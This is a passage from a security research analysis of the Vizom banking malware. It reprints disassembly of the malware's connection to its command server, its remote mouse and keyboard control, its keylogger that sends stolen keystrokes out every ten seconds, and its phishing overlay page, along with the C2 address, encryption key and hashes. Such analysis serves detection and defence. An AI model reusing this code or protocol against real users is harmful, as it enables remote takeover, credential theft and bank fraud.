
Upon finding a bank name match, Vizom moves to the next stage and informs the attacker that an infected device is accessing a targeted bank's website.

Banking Malware Communicates With Attacker's C2 Server

To alert the attacker to an opening banking session, Vizom uses a TCP socket and connects to the attacker's server. The communication with the C2 server is a reverse shell where the infected machine communicates back to the attacking server where a listener port receives the connection.

In Vizom’s case, the connection is based on Delphi’s TClientSocket object. This object gets the obvious address and port in order to connect. In addition to do that, the object also receives three functions that handle different aspects of the connection:

- *Connect* is used for the first message, which is “openconn.”
- *Error* is for error handling, and it’s the standard “terminate socket” function.
- *Read* is the command list function — it processes every command received from the C2 server and executes the desired action.



```
.text:0073C350 mov     eax, ds:off_6458F0
.text:0073C355 call    TClientSocket_Create ; 'TClientSocket.Create'
.text:0073C35A mov     ds:TClientSocket_Obj, eax
.text:0073C35F mov     edx, 28h ; '('
.text:0073C364 mov     eax, 14h
.text:0073C369 call    sub_447FEC
.text:0073C36E lea     ecx, [ebp+var_34C]
.text:0073C374 xor     edx, edx
.text:0073C376 call    sub_738C14
.text:0073C37B mov     edx, [ebp+var_34C]
.text:0073C381 mov     eax, ds:TClientSocket_Obj
.text:0073C386 mov     ecx, [eax]
.text:0073C388 call    dword ptr [ecx+28h]
.text:0073C38B mov     eax, ds:TClientSocket_Obj
.text:0073C390 mov     edx, ds:dword_7674B0
.text:0073C396 mov     [eax+64h], edx
.text:0073C399 mov     dword ptr [eax+60h], offset TwBuilding_focusC_bConnect
.text:0073C3A0 mov     eax, ds:TClientSocket_Obj
.text:0073C3A5 mov     edx, ds:dword_7674B0
.text:0073C3AB mov     [eax+9Ch], edx
.text:0073C3B1 mov     dword ptr [eax+98h], offset TwBuilding_focusC_bError
.text:0073C3BB mov     eax, ds:TClientSocket_Obj
.text:0073C3C0 mov     edx, ds:dword_7674B0
.text:0073C3C6 mov     [eax+8Ch], edx
.text:0073C3CC mov     dword ptr [eax+88h], offset TwBuilding_focusC_bRead
.text:0073C3D6 xor     edx, edx
.text:0073C3D8 mov     eax, ds:TClientSocket_Obj
.text:0073C3DD call    TAbstractSocket_SetActive
.text:0073C3E2 xor     edx, edx
.text:0073C3E4 mov     eax, ds:TClientSocket_Obj
.text:0073C3E9 call    TClientSocket_SetClientType
.text:0073C3EE lea     ecx, [ebp+var_350]
.text:0073C3F4 mov     edx, 3Bh ; ';'
.text:0073C3F9 mov     eax, ds:dword_7674B0
.text:0073C3FE call    TwBuilding_obtainLines ; 18.234.42.30
.text:0073C403 mov     edx, [ebp+var_350]
.text:0073C409 mov     eax, ds:TClientSocket_Obj
.text:0073C40E call    TClientSocket_SetHost
.text:0073C413 lea     ecx, [ebp+var_354]
.text:0073C419 mov     edx, 3Ch ; '<'
.text:0073C41E mov     eax, ds:dword_7674B0
.text:0073C423 call    TwBuilding_obtainLines ; 16549
.text:0073C428 mov     eax, [ebp+var_354]
.text:0073C42E call    StrToInt
.text:0073C433 mov     edx, eax
.text:0073C435 mov     eax, ds:TClientSocket_Obj
.text:0073C43A call    TClientSocket_SetPort
.text:0073C43F xor     edx, edx
.text:0073C441 mov     eax, ds:TClientSocket_Obj
.text:0073C446 call    TAbstractSocket_SetActive
```


Figure 8: Socket creation function initiated

Vizom’s communication with the C2 server is encrypted with AES256 using Delphi’s TCryptographicLibrary. In this library the decryption flow is different from regular AES decryption:

- The encrypted data is also Base64 encoded, so first we need to decode it to get the AES encrypted buffer.
- The Delphi TCryptographicLibrary doesn’t have key restrictions like a normal AES encryption (32 bytes for AES256 for example) because it generates a key per a given string.

- The key generation process is as follows:
    - Vizom uses a SHA-1 hash on the given string it wants to encrypt
    - It adjusts the length of the key to match the AES key restriction. In Vizom’s case we’d need a 32-byte key because it uses AES256 encryption. To adjust the length, the key generation function shown below cuts the hash to the requested length when it’s longer than the required length, and if it’s short, it appends bytes to the beginning of the hash until the required length is achieved.

The decryption takes place per the normal AES process, using the buffer and generated key. The Python code snippet shown below demonstrates that:



```python
def makeStringLen(st,LEN):
    if len(st) == LEN:
        return st
    elif len(st) > LEN:
        return st[:LEN]
    else:
        temp = st
        while len(temp) < LEN:
            temp += st
            if len(temp) > LEN:
                return temp[:LEN]

def decryptMessage(text):
    enc,key = text.split(';')
    h = hashlib.sha1()
    h.update(key)
    khash = h.hexdigest().decode('hex')
    procKey = makeStringLen(khash,32)
    decryptor = AES.new(procKey,AES.MODE_ECB)
    unBase = base64.b64decode(enc)
    return decryptor.decrypt(unBase)
```

Figure 9: Python decryption code using Python’s secure message HashLib module and Crypto.Cipher

Each message sent between the banking malware on the infected device and the attacker’s C2 server contains the encrypted data and the key set apart by a semi-colon (;). The malware holds a hardcoded key — TjH^/nu%+.SiOfKR”Bo. One example is shown below:

C2 server sends message
IYtuBnJ8ZUXYVD2UmPxhHg==;TjH^/nu%+.SiOfKR”Bo

Malware actions
The malware will use TjH^/nu%+.SiOfKR”Bo as the key, then apply SHA-1 to the key and normalize the key length. Since SHA-1 produces a 20-byte hash value, 12 first bytes will be added for the key to make it 32 byte long.


Next step
The encrypted text IYtuBnJ8ZUXYVD2UmPxhHg== would be decoded by Base64 and then further decrypted using AES256 with the key generated.

Result
In the example we provided here, the malware would receive the “framewinc” command which instructs it to deploy overlay screens.

How Vizom Uses Remote Access and Control (RAT)

The central component of any remote overlay malware is the ability it lends its operator to take control of the infected device without the user’s consent. After gaining access remotely, the attacker can use overlay screen to manipulate the user, keep them unable to control the online session they initiated, and trick them into providing additional details that can help the attacker complete fraudulent transactions from their bank account.


Vizom’s remote control capabilities rely on Windows API functions. For example, the Vizom command “movesys” moves the mouse cursor and emulates clicks by using the SetCursorPos and Windows’ mouse_event APIs.



```
.text:0073F0E6 push    eax             ; Y
.text:0073F0E7 push    edi             ; X
.text:0073F0E8 call    user32_SetCursorPos
.text:0073F0ED mov     byte_75DD39, 0
.text:0073F0F4 cmp     ebx, 1
.text:0073F0F7 jnz     short loc_73F11E

.text:0073F0F9 push    0                    ; dwExtraInfo
.text:0073F0FB push    0                    ; dwData
.text:0073F0FD push    0                    ; dy
.text:0073F0FF push    0                    ; dx
.text:0073F101 push    MOUSEEVENTF_LEFTDOWN ; dwFlags
.text:0073F103 call    user32_mouse_event
.text:0073F108 push    65h ; 'e'            ; dwMilliseconds
.text:0073F10A call    kernel32_Sleep_0
.text:0073F10F push    0                    ; dwExtraInfo
.text:0073F111 push    0                    ; dwData
.text:0073F113 push    0                    ; dy
.text:0073F115 push    0                    ; dx
.text:0073F117 push    MOUSEEVENTF_LEFTUP ; dwFlags
.text:0073F119 call    user32_mouse_event

.text:0073F11E
.text:0073F11E loc_73F11E:
.text:0073F11E cmp     ebx, 2
.text:0073F121 jnz     short loc_73F148

.text:0073F123 push    0                    ; dwExtraInfo
.text:0073F125 push    0                    ; dwData
.text:0073F127 push    0                    ; dy
.text:0073F129 push    0                    ; dx
.text:0073F12B push    MOUSEEVENTF_RIGHTDOWN ; dwFlags
.text:0073F12D call    user32_mouse_event
.text:0073F132 push    65h ; 'e'            ; dwMilliseconds
.text:0073F134 call    kernel32_Sleep_0
.text:0073F139 push    0                    ; dwExtraInfo
.text:0073F13B push    0                    ; dwData
.text:0073F13D push    0                    ; dy
.text:0073F13F push    0                    ; dx
.text:0073F141 push    MOUSEEVENTF_RIGHTUP ; dwFlags
.text:0073F143 call    user32_mouse_event
```

Figure 10: Mouse movement and clicks in Vizom

To add keyboard control, Vizom uses the “inputkb” command and launches keyboard keystrokes using the keybd_event API.




```
.text:0073F9A7 call    TwBuilding_obtainLines ; [C_B]
.text:0073F9AC mov     edx, [ebp+var_254]
.text:0073F9B2 mov     eax, [ebp+var_4]
.text:0073F9B5 call    @UStrEqual
.text:0073F9BA jnz     short loc_73F9E2

.text:0073F9E2
.text:0073F9E2 loc_73F9E2:
.text:0073F9E2 lea     ecx, [ebp+var_258]
.text:0073F9E8 mov     edx, 55h ; 'U'
.text:0073F9ED mov     eax, ds:dword_7674B0
.text:0073F9F2 call    TwBuilding_obtainLines ; [C_E]
.text:0073F9F7 mov     edx, [ebp+var_258]
.text:0073F9FD mov     eax, [ebp+var_4]
.text:0073FA00 call    @UStrEqual
.text:0073FA05 jnz     short loc_73FA2D

.text:0073F9BC push    0               ; dwExtraInfo
.text:0073F9BE push    0               ; dwFlags
.text:0073F9C0 push    0               ; bScan
.text:0073F9C2 push    VK_BACK         ; bVk
.text:0073F9C4 call    user32_keybd_event
.text:0073F9C9 push    63h ; 'c'       ; dwMilliseconds
.text:0073F9CB call    kernel32_Sleep_0
.text:0073F9D0 push    0               ; dwExtraInfo
.text:0073F9D2 push    2               ; dwFlags
.text:0073F9D4 push    0               ; bScan
.text:0073F9D6 push    VK_BACK         ; bVk
.text:0073F9D8 call    user32_keybd_event

.text:0073FA07 push    0               ; dwExtraInfo
.text:0073FA09 push    0               ; dwFlags
.text:0073FA0B push    0               ; bScan
.text:0073FA0D push    VK_RETURN       ; bVk
.text:0073FA0F call    user32_keybd_event
.text:0073FA14 push    63h ; 'c'       ; dwMilliseconds
.text:0073FA16 call    kernel32_Sleep_0
.text:0073FA1B push    0               ; dwExtraInfo
.text:0073FA1D push    2               ; dwFlags
.text:0073FA1F push    0               ; bScan
.text:0073FA21 push    VK_RETURN       ; bVk
.text:0073FA23 call    user32_keybd_event

.text:0073FA2D
.text:0073FA2D loc_73FA2D:
.text:0073FA2D mov     eax,
.text:0073FA30 call    @USt
.text:0073FA35 mov     edx,
.text:0073FA37 lea     eax,
.text:0073FA3D mov     ecx,
.text:0073FA42 call    @LSt
.text:0073FA47 mov     eax,
.text:0073FA4D call    sub_
.text:0073FA52 push    0
.text:0073FA54 push    0
```

Figure 11: Keyboard keystrokes via keybd_event API

Banking Malware Grabs Screenshots From an Infected Device

For capturing screenshots from the infected device, Vizom uses two different tactics:

- The default option is the PrintWindow API function which is the common way to take screenshots on Windows machines.
- The second option used here is the “settypebit” command which initializes the Windows magnification library. This library is normally used for magnifying portions of the screen and it is manipulated by Vizom as a screen capturing tool, most likely to bypass some security controls that can block suspicious screen capture through standard API functions. To return to the default method, the attacker would use the “settypefull” command. Both functions change a Boolean global variable which is checked every time the screenshot function is called.



```
.text:00743A37 call    TwBuilding_obtainLines ; settypefull
.text:00743A3C mov     edx, [ebp+var_488]
.text:00743A42 pop     eax
.text:00743A43 call    @UStrEqual
.text:00743A48 jnz     short loc_743A5D
```


```
.text:00743A4A xor     eax, eax
.text:00743A4C call    DwmEnableComposition_LoadAndRun
.text:00743A51 mov     useMagCondition, 0
.text:00743A58 call    Magnification_MagUninitialize
```

Figure 12: The settypefull command – changes the global Var

Overlay Screen Module Gives Banking Malware Control

The last component, the overlay screen module uses a mechanism that’s somewhat different from what is commonly used by similar malware codes.

To plaster full screen overlays on the infected user’s desktop, Vizom generates an HTML file from encrypted strings, then opens it with the “Vivaldi” browser in application mode. This mode allows the application to be executed on a single web page without the typical browser’s user interface, preventing the infected victim from taking on-screen actions. This is probably one of the reasons the attacker picked this specific browser’s files.



```
<html>
<head>
<title>Sistema de prote&ccedil;&atilde;o.</title>
<style type="text/css">
body{background:#dfd9d9 url(https://ovosdepascoadoces.s3.us-east-2.amazonaws.com/1.png)
no-repeat center 0px;padding-top:101px;}#IJFNYTCteeZXczDnzdWeBU{background:url(
https://ovosdepascoadoces.s3.us-east-2.amazonaws.com/01.png)
no-repeat;width:650px;height:307px;}
</style>
</head>
<body>
<center>
<div id="IJFNYTCteeZXczDnzdWeBU">
<img src="https://ovosdepascoadoces.s3.us-east-2.amazonaws.com/0.gif" style=
"margin-top:245px;margin-left:2px;" />
</div>
</center>
</body>
</hmtl>
```

Figure 13: Overlay HTML file

The images Vizom uses are retrieved from a public cloud storage bucket from an account that is either compromised or set up for temporary use by the attackers.


Vizom Activates a Keylogger

To grab passwords and information from the infected device, Vizom also features a keylogging module called “activeanalitycs” – yes, there is a typo in the module name. This function uses GetAsyncKeyState function to get keyboard data and send the information to the attacker’s C2 server. This takes place repeatedly in 10 second intervals.

The keylogging operation is being handled by 2 Delphi Timers. Delphi Timers gives the programmer the ability to use sequential functions that will occur on a set time cycles. For instance, the Windows title scanning mentioned earlier is not in a “While True” loop – it is being operated by a Delphi timer.

How Vizom Watches Keystrokes


The first timer, called “TwBuilding_L5pingT”, is the logger’s timer. It is executed every millisecond and uses the GetAsyncKeyState Windows function to find which key is being hit. The results are logged to a global variable string – every keystroke being added to the string.



```
.text:0073D438 lea     eax, [ebp+var_38]
.text:0073D43B mov     edx, ebx
.text:0073D43D call    @UStrFromWChar
.text:0073D442 mov     eax, [ebp+var_38]
.text:0073D445 lea     edx, [ebp+var_34]
.text:0073D448 call    LowerCase
.text:0073D44D mov     edx, [ebp+var_34]
.text:0073D450 mov     eax, offset KeyLogData
.text:0073D455 call    @UStrCat
.text:0073D45A jmp     loc_73D515
```

Figure 14: Snippet from logger timer – adding the key pressed to the global variable

The second timer is called “TwBuilding_L4pingT” and is the data send timer. Every 10 seconds, the timer function executes, reads the global variable string, encrypts it and sends it to the C2 server. After that the global variable string clears and is ready for the next message.



```
.text:0073CFEB lea     ecx, [ebp+var_14]
.text:0073CFEE mov     edx, 74h ; 't'
.text:0073CFF3 mov     eax, ds:dword_7674B0
.text:0073CFF8 call    TwBuilding_obtainLines ; activedatasend
.text:0073CFFD push    [ebp+var_14]
.text:0073D000 lea     ecx, [ebp+var_18]
.text:0073D003 mov     edx, 37h ; '7'
.text:0073D008 mov     eax, ds:dword_7674B0
.text:0073D00D call    TwBuilding_obtainLines ; ;
.text:0073D012 push    [ebp+var_18]
.text:0073D015 push    ds:KeyLogData
.text:0073D01B lea     ecx, [ebp+var_1C]
.text:0073D01E mov     edx, 37h ; '7'
.text:0073D023 mov     eax, ds:dword_7674B0
.text:0073D028 call    TwBuilding_obtainLines ; ;
.text:0073D02D push    [ebp+var_1C]
.text:0073D030 lea     eax, [ebp+var_10]
.text:0073D033 mov     edx, 4
.text:0073D038 call    @UStrCatN
.text:0073D03D mov     edx, [ebp+var_10]
.text:0073D040 lea     ecx, [ebp+var_C]
.text:0073D043 mov     eax, ebx
.text:0073D045 call    TwBuilding_lineTo_enc ; Encryption Function
.text:0073D04A push    [ebp+var_C]
.text:0073D04D lea     ecx, [ebp+var_20]
.text:0073D050 mov     edx, 37h ; '7'
.text:0073D055 mov     eax, ds:dword_7674B0
.text:0073D05A call    TwBuilding_obtainLines ; ;
.text:0073D05F push    [ebp+var_20]
.text:0073D062 push    ds:dword_7674F8
.text:0073D068 lea     eax, [ebp+var_8]
.text:0073D06B mov     edx, 3
.text:0073D070 call    @UStrCatN
.text:0073D075 mov     edx, [ebp+var_8]
.text:0073D078 lea     eax, [ebp+var_4]
.text:0073D07B mov     ecx, 0
.text:0073D080 call    @LStrFromUStr
.text:0073D085 mov     edx, [ebp+var_4]
.text:0073D088 mov     eax, ds:SockObj
.text:0073D08D mov     eax, [eax+0A0h]
.text:0073D093 call    TCustomWinSocket_SendText
.text:0073D098 mov     eax, offset KeyLogData
.text:0073D09D call    @UStrClr
```

Figure 15: Sending Timer snippet – the explained steps are highlighted

Vizom Joins Cybercrime Action in LATAM

The Remote Overlay malware class has gained tremendous momentum in the Latin American cybercrime arena through the past decade making it the top offender in the region. These malicious programs are spread widely to large numbers of users through malspam and phishing campaigns. Once a potential victim is tricked into downloading the camouflaged malware dropper, and executes it, the malware starts the deployment process all while attempting to stay under the radar and not be blocked by security software and operating system controls. This is not to say that this type of malware is very sophisticated, what it can be, is quite creative.

Vizom hides inside legitimate executable, ensuring that the operating system would run its malicious DLLs without questioning them.

At this time, Vizom focuses on large Brazilian banks, however, the same tactics are known to be used against users across South America and has already been observed targeting banks in Europe as well.

Vizom Indicators Of Compromise

Hashes

808ed13b13d31e116244e1db46082015 (Dropper EXE)

a555654f89aaf0d90a36c17e16014300 (Malicious DLL#1 – videoconferencing software)

1cd5806c5d6f9302d245ac0e5b453076 (Malicious DLL#2 – Vivaldi browser file)


C2 Server

18.234.42.30

